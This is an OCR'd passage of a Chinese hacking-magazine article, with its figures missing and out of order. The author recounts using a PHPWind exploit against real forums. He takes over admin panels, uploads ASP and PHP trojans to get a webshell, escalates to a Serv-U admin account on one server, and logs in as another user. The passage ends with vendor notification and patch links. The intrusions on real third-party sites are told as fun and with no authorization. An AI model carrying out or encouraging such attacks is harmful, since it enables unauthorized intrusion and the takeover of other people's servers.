



图6

测试成功了，我决定再在找几个大型的论坛来练练手。第一个目标就是"新世纪网安基地"，论





图4

坛地址为 http://bbs.520hack.com/。按照上面所说的方法依次填好各项，点击“Attack”后提示成功，然后以管理员身份成功的登录进了后台，如图5。然后在后台添加文件上传类型 asa，在论坛前台上传 asa 后缀的 ASP 木马，再到论坛后台附件管理，找到可爱的木马地址，访问后就得到了 webshell，如图6。ASP 木马用着不太爽，就又上传了一个 PHP 木马，如图7。整个过程就是这么简单，几下子就拿到了论坛的控制权限了，网站根目录可读可写，至于挂黑页和挂马，我是历来反对的，就不做了。

无意中我竟然发现有 Serv-U，于是开始尝试提权，直接使用 PHP 木马自带的 Serv-U 提权程序试了一下，让我颇感意外的是堂堂网安论坛服务器竟然可以利用 Serv-U 成功提权！原来安全也是一般一般嘛。成功的添加了一个用户，并加进了管理员组，然后登录进了服务器，如图8。不过进去后不到五分钟就被管理员踢了出来，如图9。管理员居然就在服务器前！就这样，我不停地踢出来，再进去，但始终快不过管理员，后来对方居然关机了！本来还想参观一下服务器的，管理员既然不给面子也就算了吧。后来我又试了一下我经常去的“邪恶八进制”论坛，当然也成功了，使用“冰血封情”老大的 ID 成功登录进了论坛，如图10。这个漏洞可真是玩得爽呀！






图 9

## 四、漏洞修补

更改了“冰血封情”的密码后当然要通知他喽，要不然我可就成千古罪人了！后来又通知了 PHPWind 官方，官方不久后就发布了补丁程序。对于还没有修补此漏洞的站长可以到下面的地址下载更新补丁。

5.0.1 版补丁下载地址：http://www.phpwind.com/5.0/safe_repair.zip、5.3版补丁下载地址：http://www.phpwind.com/5.3/safe_repair.zip。

漏洞的利用就是这么简单，至于漏洞的形成原因我就不清楚了，反正菜鸟们也对那个没什么兴趣。如果大家对于该漏洞还有什么更好的玩法，也请一起分享一下哟！（文章中涉及到的 PHPWind 漏洞利用工具已经收录在光盘中）






图 7

